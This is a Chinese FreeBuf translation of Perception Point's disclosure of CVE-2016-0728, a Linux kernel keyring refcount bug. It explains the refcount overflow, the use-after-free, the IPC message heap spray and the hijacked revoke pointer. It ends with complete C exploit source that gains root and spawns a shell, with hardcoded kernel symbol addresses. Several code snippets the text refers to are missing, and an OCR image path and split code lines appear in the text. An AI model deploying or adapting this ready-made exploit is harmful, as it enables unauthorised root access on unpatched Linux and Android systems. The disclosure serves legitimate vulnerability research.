**安全研究团队Perception Point发现Linux系统内核中存在一个高危级别的本地权限提升0day漏洞，编号为CVE-2016-0728。目前有超过66%的安卓手机和1000万Linux PC和服务器都受到这项内存泄露漏洞的影响。**

## 漏洞盒子

Perception Point研究团队发现了一个Linux内核的本地提权漏洞。虽然这个漏洞自2012年便已经存在，但Perception Point团队声称近期才发现这个漏洞，目前已经提交至内核安全团队，后续还会发布PoC利用代码。这个漏洞会影响到数以千万计的Linux 个人计算机和服务器，以及大约66%的安卓设备（包括手机和平板）。尽管Perception Point团队以及内核安全团队目前尚未发现针对这个漏洞的利用，我们还是建议安全团队尽快检测可能受此影响的设备，并打补丁。

本文我们将对漏洞的技术细节进行介绍，以及如何通过这个漏洞实现内核代码执行。最终，PoC成功实现从本地用户提权限权至root权限。

## 漏洞

CVE-2016-0728 这个漏洞本身存在于Linux内核密钥管理和保存功能keyrings中。在我们详细介绍之

前，先来据了解一些关于这个漏洞的背景知识。

直接引自其帮助页面，keyrings主要功能是为驱动程序在内核中保留或者缓存安全数据、身份认证秘钥、加密秘钥以及其他数据。由于提供了系统调用接口——即keyctl系统调用（此外还有两个处理密钥的系统调用：add_key和request_key。不过，keyctl是本文绝对的关键），因此用户空间的程序可以以管理这些对象，并利用该工具实现各自的目的。

每个进程都会使用keyctl（KEYCTL_JOIN_SESSION_KEYRING，名称）为当前的会话创建一个密钥环（keyring），然后可以为密钥环（keyring）指定名称，也可以通过传递NULL不予指定。密钥环（keyring）对象能够通过引用相同keyring名称在不同进程中进行共享。如果进程已经拥有一个会话密钥环（keyring），keyctl系统调用便会使用新的密钥环（keyring）取代原来的。如果一个对象被多个进程共享，位于usage字段的对象内部引用计数便会递增。当进程替换当前的密钥环（keyring）时，有可能发生泄漏。正如摘自内核3.18版本的如下代码片段，代码跳转至error2标签，忽略了key_put调用，同时泄露由find_keyring_by_name增加的引用计数。

从用户空间触发这个漏洞是非常简单的，正如下面代码片段所示，这里导致了100个keyring泄露引用：

下面的输出显示leaked-keyring已经有100个引用。

```
$gcc leak.c -o leak -lkeyutils -Wall
$cat /proc/keys
$./leak
$cat /proc/keys
3fa2af76 I--Q---   100 perm 3f3f0000  1000  1000 keyring   leaked-keyring: empty
$
```

## 漏洞利用

尽管漏洞本身可以直接导致了内存泄露，但它可以引发更为严重的后果。经过对相关数据流的快速审查，我们发现存储对象引用计数的数据字段是atomic_t数据类型的，即实际上是int数据类型，意味着在32和64位体系架构上都是32位大小。虽然每个整数在理论上都是可以溢出的，这种观察方法使得利用这个漏洞溢出引用计数的方法看似可行。

如果某个进程导致内核对同一对象解引用0×100000000次，它会让内核认为该对象已没有被引用，因此会释放该对象。如果同一个进程还拥有对象的另一个合法引用，并在内核释放之后进行利用，便会造成内核引用一个已释放或者已重新分配的内存区域。通过这种方法，我们可以构造一个内存释放后再使用的漏洞（use-after-free）。已经有许多关于内核中内存释放后再使用的漏洞示例，接下来的步骤对于有经验的漏洞研究人员可谓轻车熟路了。这段可执行的利用代码大体步骤如下所示：

1、保留一个密钥对象的（合法）引用；
2、溢出相同密钥环（keyring）对象的usage字段；
3、获取已释放的密钥环（keyring）对象

4、从用户空间中，使用用户可控的内容在已释放密钥环（keyring）对象所占用的内存空间上分配一个新的内核对象。
5、使用旧的密钥对象的引用，并触发代码执行。

第一步完全来源于帮助页面，第二步已经在前面进行过解释。下面继续对后面几步的技术细节进行解释。

## 溢出引用计数

这一步实际上是这个漏洞的延伸。usage字段是int类型的，这也就意味着它在32和64位体系结构中的最大值是2^32。为了让usage字段溢出，我们必须让片段循环2^32次以上，才能让usage达到0。

## 释放keyring对象

有几种方法来释放keyring对象。一种是使用一个进程来是keyring usage字段溢出到0，通过在密钥环子系统的垃圾回收算法，将对象释放，因为一旦密钥环子系统释放对象之后，usage字段的计数就会归零。

温馨提示，如果我们看到join_session_keyring函数（join_session_keyring函数是将一个会话 keyring 替换为新的会话keyring）prepare_creds同样增加了当前会话keyring，分别是abort_creds或者commit_credsdecrements。问题在于abort_creds并不同步降低keyring的usage字段，但是稍后它会通过RCU工作机制进行调用（在修改数据的时候，首先需要读取数据，然后生成一个副本，对副本进行修改，修改完成之后再将老数据update成新的数据，此所谓RCU），这意味着我们可能在不知情的状况下发生溢出。想要解决这个问题，我们可以尝试在每次调用join_session_keyring之后使用sleep（1）。当然sleep（2^32）秒的时间是不可行的。可行的方法是使用divide-and-conquer算法的一个变量，在第2^31-1次调用之后sleep……这样我们永远不会发生无意的溢出，因为refcount最大值在没有调用的时候可以加倍。

## 分配和控制内核对象


我们的进程指向一个keyring释放对象，现在我们需要分配一个内核对象来覆写keyring对象。由于SLAB内存的机制，在释放keyring对象之后分配多个对象的keyring数据长度将变得更为容易。我们选择使用Linux IPC子系统发送大小为0xb8 – 0×30的信息，这时keyring对象的数据长度为0xb8，消息header的数据长度为0×30。

这样我们便将keyring对象的数据长度控制在0X88字节之下。

## 获取内核代码执行

由于keyring对象内部的key_type结构包含许多函数指针，因此获取这一步将变得相当容易。Revoke函数是一个有趣的函数指针，能够通过调用keyctl（KEY_REVOKE，key_name）函数来进行使用。下面便是Linux内核调用revoke函数的代码片段：

Keyring对象会通过以下方式填补：




通过利用keyring的uid和标志值，不断尝试对keyring对象进行加载，并通过对该过程的检测，来获取到从key->type->revoke的执行过程。这个类型区域会指向一个带有函数指针的用户空间结构，造成以root权限执行revoke函数指针。这是一段代码片段演示：

Commit_creds和prepare_kernel_cred函数的地址是静态的，因此可以确定每个受影响的Linux内核版本以及android设备。

现在迎来最后一步：

这里有一个漏洞在64位3.18内核系统上的完全利用，下面显示的则是EXP在一台英特尔i7-5500 CPU上面大约运行了30分钟，得到了完全利用（通常提权漏洞并不存在时间问题）：

```
$gcc cve_2016_0728.c -o cve_2016_0728 -lkeyutils -Wall
$./cve_2016_0728 PP1
uid=1000, euid=1000
Increfing...
finished increfing
forking...
finished forking
caling revoke...
uid=0, euid=0
#
# whoami
```


## 缓解措施及结论

该漏洞影响Linux内核3.8以及更高版本。SMEP（监督模式执行保护）&SMAP、SELinux会对这个漏洞在安卓设备上面的利用制造一定困难。或许我们后面可以讨论一下如何绕过这些缓解措施，不过当下最重要的还是请尽快打补丁！

## 福利&POC

```
/*  https://gist.github.com/PerceptionPointTeam/18b1e86d1c0f8531ff8f  */
/*  $  gcc  cve_2016_0728.c  -o  cve_2016_0728  -lkeyutils  -Wall  */
/*  $  ./cve_2016_072  PP_KEY  */

#include  <stdio.h>
#include  <stdlib.h>
#include  <string.h>
#include  <sys/types.h>
#include  <keyutils.h>
#include  <unistd.h>
#include  <time.h>
#include  <unistd.h>

#include  <sys/ipc.h>
#include  <sys/msg.h>

typedef  int  __attribute__((regparm(3)))  (*  _commit_creds)(unsigned  long  cred);
typedef  unsigned  long  __attribute__((regparm(3)))  (*  _prepare_kernel_cred)(unsigne
d  long  cred);

_commit_creds  commit_creds;
_prepare_kernel_cred  prepare_kernel_cred;

#define  STRUCT_LEN  (0xb8  -  0x30)
#define  COMMIT_CREDS_ADDR  (0xffffffff81094250)
#define  PREPARE_KERNEL_CREDS_ADDR  (0xffffffff81094550)
```

```
struct key_type {
        char * name;
        size_t datalen;
        void * vet_description;
        void * preparse;
        void * free_preparse;
        void * instantiate;
        void * update;
        void * match_preparse;
        void * match_free;
        void * revoke;
        void * destroy;
};

void userspace_revoke(void * key) {
        commit_creds(prepare_kernel_cred(0));
}

int main(int argc, const char *argv[]) {
        const char *keyring_name;
        size_t i = 0;
        unsigned long int l = 0x100000000/2;
        key_serial_t serial = -1;
        pid_t pid = -1;
        struct key_type * my_key_type = NULL;

struct { long mtype;

                char mtext[STRUCT_LEN];
        } msg = {0x4141414141414141, {0}};
        int msqid;

        if (argc != 2) {
                puts("usage: ./keys <key_name>");
                return 1;
        }

        printf("uid=%d, euid=%d\n", getuid(), geteuid());
```

```
        commit_creds = (_commit_creds) COMMIT_CREDS_ADDR;
        prepare_kernel_cred = (_prepare_kernel_cred) PREPARE_KERNEL_CREDS_ADDR;

        my_key_type = malloc(sizeof(*my_key_type));

        my_key_type->revoke = (void*)userspace_revoke;
        memset(msg.mtext, 'A', sizeof(msg.mtext));

        // key->uid
        *(int*)(&msg.mtext[56]) = 0x3e8; /* geteuid() */
        //key->perm
        *(int*)(&msg.mtext[64]) = 0x3f3f3f3f;

        //key->type
        *(unsigned long *)(&msg.mtext[80]) = (unsigned long)my_key_type;

        if ((msqid = msgget(IPC_PRIVATE, 0644 | IPC_CREAT)) == -1) {
                perror("msgget");
                exit(1);
        }

        keyring_name = argv[1];

        /* Set the new session keyring before we start */

        serial = keyctl(KEYCTL_JOIN_SESSION_KEYRING, keyring_name);

        if (serial < 0) {
                perror("keyctl");
                return -1;
        }

        if (keyctl(KEYCTL_SETPERM, serial, KEY_POS_ALL | KEY_USR_ALL | KEY_GRP_AL
L | KEY_OTH_ALL) < 0) {
                perror("keyctl");
                return -1;
        }
```

```
        puts("Increfing...");
        for (i = 1; i < 0xfffffffd; i++) {
                if (i == (0xffffffff - 1)) {
                        l = l/2;
                        sleep(5);
                }
                if (keyctl(KEYCTL_JOIN_SESSION_KEYRING, keyring_name) < 0) {
                        perror("keyctl");
                        return -1;
                }
        }
        sleep(5);
        /* here we are going to leak the last references to overflow */
        for (i=0; i<5; ++i) {
                if (keyctl(KEYCTL_JOIN_SESSION_KEYRING, keyring_name) < 0) {
                        perror("keyctl");
                        return -1;
                }
        }

        puts("finished increfing");
        puts("forking...");
        /* allocate msg struct in the kernel rewriting the freed keyring objec
t */

        for (i=0; i<64; i++) {
                pid = fork();
                if (pid == -1) {
                        perror("fork");
                        return -1;
                }

                if (pid == 0) {
                        sleep(2);
                        if ((msqid = msgget(IPC_PRIVATE, 0644 | IPC_CREA
T)) == -1) {
                                perror("msgget");
                                exit(1);
                        }
```

```
                        }
                        for (i = 0; i < 64; i++) {
                                if (msgsnd(msqid, &msg, sizeof(msg.mtex
t), 0) == -1) {
                                        perror("msgsnd");
                                        exit(1);
                                }
                        }
                        sleep(-1);
                        exit(1);
                }
        }

        puts("finished forking");
        sleep(5);

        /* call userspace_revoke from kernel */
        puts("caling revoke...");
        if (keyctl(KEYCTL_REVOKE, KEY_SPEC_SESSION_KEYRING) == -1) {
                perror("keyctl_revoke");
        }

        printf("uid=%d, euid=%d\n", getuid(), geteuid());

        execl("/bin/sh", "/bin/sh", NULL);

        return 0;
}
```

***原文地址：perception-point，PoC来源：Pastebin SamSmith编译，感谢Rabbit_Run和Troy修订，转载请注明来自FreeBuf黑客与极客（FreeBuf.COM)**